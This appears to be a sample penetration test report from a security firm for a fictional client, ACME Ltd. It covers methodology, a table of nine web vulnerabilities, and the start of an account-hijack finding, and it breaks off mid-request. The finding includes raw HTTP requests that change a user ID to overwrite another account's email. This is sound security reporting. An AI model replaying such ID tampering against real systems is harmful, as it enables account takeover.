BLAZE

WEB APPLICATION PENETRATION TESTING
ACME PLATFORM

CLIENT	DATE
ACME LTD.	21/11/2022

WWW.BLAZEINFOSEC.COM

SUMMARY

1.0 Document Control

1.1 Version Control

AUTHOR	DELIVERY DATE	PAGES	VERSION	STATUS
Alan Turing	21/11/2022	45	0.7	First draft
Ada Lovelace	23/11/2022	45	0.8	Technical QA
Donald Knuth	24/11/2022	45	0.9	QA
Alan Turing	25/11/2022	45	1.0	Final

1.2 Document Distribution

NAME	TITLE	ORGANIZATION
Alan Turing	Lead Security Engineer	Blaze Information Security
Ada Lovelace	Security Engineer	Blaze Information Security
Donald Knuth	Project Manager	Blaze Information Security
Dade Murphy	Director of Information Security	ACME Ltd.
Kate Libby	Information Security Manager	ACME Ltd.

1.3 Disclaimer

This document presents a detailed description of a web application security review on behalf of ACME Ltd.

Blaze Information Security prioritized the identification of the largest possible number of defective security controls an adversary would exploit to compromise the scope in question. Blaze recommends conducting similar assessments on a regular basis to ensure the continued security of the controls.

As a time-boxed and best-effort exercise, the nature of penetration testing does not guarantee there are no other security issues in the scope under assessment, or that computer intrusion will not happen in the future. The results of this document should not be read as investment advice.

1.4 Confidentiality Statement


This document is the exclusive property of ACME Ltd. and Blaze Information Security. This document contains proprietary and confidential information. Duplication, redistribution, or use, in whole or in part, in any form, requires the express consent of both parties.

Blaze Information Security grants the customer permission to share this document with business partners, auditors, and regulatory agencies that request proof of penetration testing to satisfy compliance requirements, audits, onboarding, and other processes that may require proof of pentest.

2.0 Introduction

This document presents the results of a Web Application Security Testing for ACME Ltd. This engagement aimed to identify security vulnerabilities that could negatively affect the systems under the scope, the data they handle, and consequently the business. Blaze Information Security simulated in a systematic way, attacks that were specifically tailored for the engagement's scope to test the resilience against real-life attack scenarios.

The main objectives are presented below.



MAIN OBJECTIVES

1 identify security issues present in the target scope.

2 Obtain evidences for each vulnerability and, if possible, develop a working exploit.

3 Document, in a clear and easy to reproduce manner, all procedures used to replicate the issue.

4 Recommend mitigation factors and fixes for each defect indetified in the analysis.

5 Provide context with a real risk scenario based on a realistic threat model.

6 Report.

The analysis focused on vulnerabilities especially related to implementation, and on issues caused by architectural or design errors.

For each vulnerability discovered during the assessment, Blaze Information Security attributed a risk severity rating and, whenever possible, validated the existence of the vulnerability with a working exploit code. The issues' severity classification is based on the potential it presents to provide means for fraud, data leakage, and other harmful events that may bring a direct adverse impact to the business.

A remediation priority suggestion can be found in Appendix B of this document.

3.0 Scope


The applications ACME web platform, management backend, API, and their supporting infrastructure were subjected to a security-focused test.

The scope of the assessment comprised of:

URL	IP
https://web.acme.ltd	5.6.7.8
https://admin.acme.ltd	1.3.3.7
https://api.acme.ltd	4.3.2.1

4.0 Engagement Summary

The engagement was performed in a period of 10 business days with two security consultants, totaling an effort of 20 consultant days. The web application penetration test commenced on **April 11th, 2022** and ended on **April 22nd, 2022**, finishing with the final version of this report. The calendar below illustrates the allocated days by Blaze for this project.



ACTIVITY CALENDAR

APRIL 2022

S	M	T	W	T	F	S
27	28	29	30	31	1	2
3	4	5	6	7	8	9
10	11 ✓	12 ✓	13 ✓	14 ✓	15 ✓	16
17	18 ✓	19 ✓	20 ✓	21 ✓	22 ✓	23
24	25	26	27	28	29	30
1	2	3	4	5	6	7


All testing activities took place against the staging environment. The web applications and their underlying infrastructure were analyzed with the assistance of automated scanning tools as well as subjected to manual review.

All work was carried out remotely from the offices of Blaze Information Security.

5.0 Methodology - Web Application Security Testing

Our security assessments follow a structured and organized methodology with the main objective of identifying the largest possible number of vulnerabilities in a web application.

We work with a tailored approach based on industry-renowned methodologies such as OWASP and OSSTMM, but we go above and beyond OWASP Top 10 and regular checklists which enables us to discover and classify vulnerabilities that often fly under the radar of traditional security testing methods and automated security scanners.



- ✓ Application Mapping
  This phase consists in browsing through the application, clicking on every working link, filling in forms, and activating existing functionalities (password recovery, file uploads, user registration, etc).
  The objective of this step is to identify the attack surface of the application, to gain a better understanding of its inner working, and to determine what are the main components, its architecture, programming languages, frameworks, and technologies like back-end databases, Web services, APIs, and more.
- ✓ Functionality Mapping
  Learning the application's functionalities is key to achieving success in a penetration test. The goal of this activity is to map all existing functionality and identify which ones are critical according to the business context of the application. The results of this exercise will provide the necessary background and guidance for focused security tests.
- ✓ OWASP Top 10 checks
  Blaze performs tests based on the widely-adopted OWASP Top 10 checklist, using it as a reference to identify and quantify the risk posed by common security vulnerabilities encountered in web application security assessments.

- ✓ Blaze's manual checks
  We go beyond industry checklists and rely on the experience and technical expertise of our security engineers to perform manual checks in order to discover vulnerabilities that are not commonly identified during automated tests.
- ✓ Exploitation
  The process of exploitation leverages the vulnerabilities found throughout the engagement to violate security assumptions an application might have. This step is specific to each different application and system, depending on the vulnerabilities encountered and tests performed in the phases prior.
- ✓ Reporting
  This is the project's final phase, where all vulnerabilities discovered are documented based on evidence collected for each issue. The report features an executive summary describing at a high level the impact of the findings and the risk they bring to the organization. The report also includes all relevant technical details discussing the process, tools, and techniques used during the assessment, along with the root causes of each vulnerability and suggestions for remediation and risk mitigation.

6.0 Executive Summary

ACME Ltd. engaged Blaze Information Security for an application penetration test of their flagship web platform. The system under scope offers a service for citizens to interact with numerous e-government infrastructure solutions, such as construction permit requests, building tax management, and more.

The penetration test of the platform had as its main goal the identification and exploitation of the maximum number of vulnerabilities in order to assess its security posture when faced against skilled and determined attackers. Thus, the applied methodology attempted to enumerate all the cases of sensitive information exposure and unauthorized access possibilities that would lead a would-be attacker into compromising the application itself or its users.


This section summarizes the results of the application penetration testing assessment provided by Blaze Information Security for ACME Ltd. concerning the assessment of the client, web portal, manager and API applications.

6.1 Vulnerable Surface


The applications presented a security posture considered insufficient given the amount of vulnerabilities discovered, as well as their severity and the risk these issues could pose to the system and the data it handles.

Its vulnerable surface was considered broad, with nine vulnerabilities, one of them classified as of critical severity and four of high risk. When combined, these issues could jeopardize the security of the system and undermine the confidence users have in the platform.

The chart below illustrates the severity x quantity of the issues detected:



The chart below illustrates the OWASP ratings:



6.2 Main Threats

Blaze Information Security encountered several issues in the application, which may allow for the following real-world scenarios to materialize:

- **Takeover of user accounts**

A serious security issue was found in the user update mechanism. The user could change another valid user's e-mail address and password in the system simply by guessing the predictable ID assigned to the user in question. This was demonstrated by changing the email address of another user to an attacker-controlled address and then triggering a password reset. This leads to the takeover of the user account. Since user IDs are predictable, this can lead to the mass takeover of user accounts across the ACME Portal.

✓ **Database exposure via SQL injection attack**

Testing revealed the presence of a SQL injection vulnerability in the ACME Portal. This class of security issue can affect the confidentiality and integrity of the underlying database. A successful attack can compromise the records stored in the database, leading to its unintended exposure.

✓ **Deletion of orders belonging to other users**

Another issue related to weak access controls through the ACME Portal, the penetration testing discovered that users could delete orders belonging to other individuals simply by changing the ID of the order to another order not owned by them. Given that order IDs are predictable, this can lead to the mass deletion of orders and cause a severe impact on the platform.

6.3 Vulnerabilities Table

The following table summarizes the vulnerabilities found in the application, in line with CWE whenever possible, presenting a reference regarding the impact of each vulnerability.

POINT	TITLE	CWE-ID	CWE CATEGORY	SEVERITY
1	Application prone to mass account hijack vulnerability	CWE-285	Improper Authorization	**CRITICAL**
2	Stored Cross Site Scripting (XSS)	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')	**HIGH**
3	Application prone to blind SQL injection	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')	**HIGH**
4	Deletion of order requests of other users	CWE-284	Improper Access Control	**HIGH**
5	Account hijacking via password reset link poisoning	CWE-20	Improper Input Validation	**HIGH**
6	ACME Portal vulnerable to Server Side Request Forgery (SSRF)	CWE-918	Server-Side Request Forgery (SSRF)	**MEDIUM**

7	Bcrypt encrypted credentials being sent as GET request and Pass-the-Hash-like attack	CWE-294	Authentication Bypass by Capture-replay	**MEDIUM**
8	Session cookie without secure flag enabled	CWE-614	Sensitive Cookie in HTTPS Session Without 'Secure' Attribute	**LOW**
9	Email flood via password reset	CWE-799	Improper Control of Interaction Frequency	**LOW**

7.0 Technical Summary

The present topic describes the assumptions, tests, and attack attempts that took place during the security assessment of the application under the scope of testing.

First and foremost, all of the attack surfaces of the ACME web application were mapped in order to identify all of its possible attack vectors. During this time, the security engineers interacted with the available features so that they can familiarize themselves with the application and thus identify attack paths and possible points of vulnerable functionality.

After feature mapping and functionality enumeration, the security engineers focused on attack vectors that may arise from an unauthenticated perspective, i.e., adversaries that do not have valid security credentials for the ACME application under the scope.

Focusing on attacks that can be conducted by authenticated users, the team attempted to identify attack vectors that could negatively impact the system under the scope, thus assuming a malicious registered and authorized user attacker/threat model. This phase is crucial in an attempt to uncover possible access control & privilege escalation vulnerabilities, whereby a malicious user A is able to obtain and/or alter sensitive data of a victim user B. The malicious user A either seeks to elevate its privileges horizontally (victim user B possesses the very same privilege level as malicious user A) or vertically (victim user B possesses an increased privilege level than malicious user A).

Thus, for both authenticated & unauthenticated threat models, the following tests attempted to uncover:

- ✓ Business Logic issues
- ✓ SQL/NoSQL Injection issues
- ✓ Cross-site Scripting (XSS) issues – Reflected, Stored, DOM & Blind
- ✓ Bruteforce Attempts, Account Lockouts, and Username Enumerations

- ✓ Insecure Direct Object Reference (IDOR) – Access Control issues
- ✓ Privilege Escalations
- ✓ OS Command Injection issues
- ✓ Cross-Site Request Forgery (CSRF) issues
- ✓ Cross-Origin Resource Sharing Misconfigurations
- ✓ XML External Entity (XXE) issues
- ✓ Open Redirect issues
- ✓ Path fuzzing & Sensitive unprotected Directory/File identification issues
- ✓ Local & Remote File Inclusions
- ✓ Local File Disclosure issues
- ✓ Server/Client-side Template Injections
- ✓ Server Side Request Forgery (SSRF) issues
- ✓ Outdated Software Components
- ✓ Insufficient Input Validation issues
- ✓ Security Misconfigurations
- ✓ JWT validation issues
- ✓ Cryptography Failures
- ✓ Insufficient Session Expiration
- ✓ File Upload issues

8.0 Vulnerabilities

8.1 Application Prone To Mass Account Hijack Vulnerability


SEVERITY: CRITICAL **CWE-ID:** CWE-285 **CVSS SCORE:** 9.6	
AFFECTED POINTS	https://acme.ltd/Acme/User/EditUser (ID parameter)
OWASP TOP 10	A1 - Broken Access Control

Description

The ACME application allows citizens to manage multiple services online, such as enquiry of construction permit, licenses, management of contracts and plans, commercial registration and more.

This application was prone to a serious vulnerability that could lead to mass account hijacking. The security issue in question allows any user to change the e-mail address of an already registered account, effectively taking over the account given the ability to later issue a password reset.

Below is the logged in user alan.turning@blazeinfosec.com and the original request, showing the ID for this user:




https://[redacted]/User/EditUser?userID=0

[redacted] Test

[redacted] Edit investor data

Email: [redacted]@blazeinfosec.com

cell phone: [redacted]999




```
POST /[redacted]/User/EditUser HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:90.0) Gecko/20100101 Firefox/90.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 267
Origin: null
[redacted]
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

__RequestVerificationToken=
rC2Y5iLn27MbtEwEvT7-oUbTSOcf-m5DtDJOpYoDFfW-VXXtmzNiZzNbikE1BpHiAI49jqMMYRD5F72D6-koD4S-f2Db4JOpZwHBV5oGz1v_BexV[redacted]2&
FullName=Test&Email=[redacted]40blazeinfosec.com&phone1=[redacted]999&RoleID=5&IsActive=true&ID=62570&AreaID=0
```

Original request with Test user [redacted]@blazeinfosec.com)

As can be seen, the ID 62570 belongs to the user alan.turing@blazeinfosec.com.
However, when getting the same request and changing the ID to 62573 to an arbitrary email address (in this case, an attacker controlled email), as can be seen below:




```
POST /[redacted]/User/EditUser HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:90.0) Gecko/20100101 Firefox/90.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 267
Origin: null
[redacted]
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

__RequestVerificationToken=
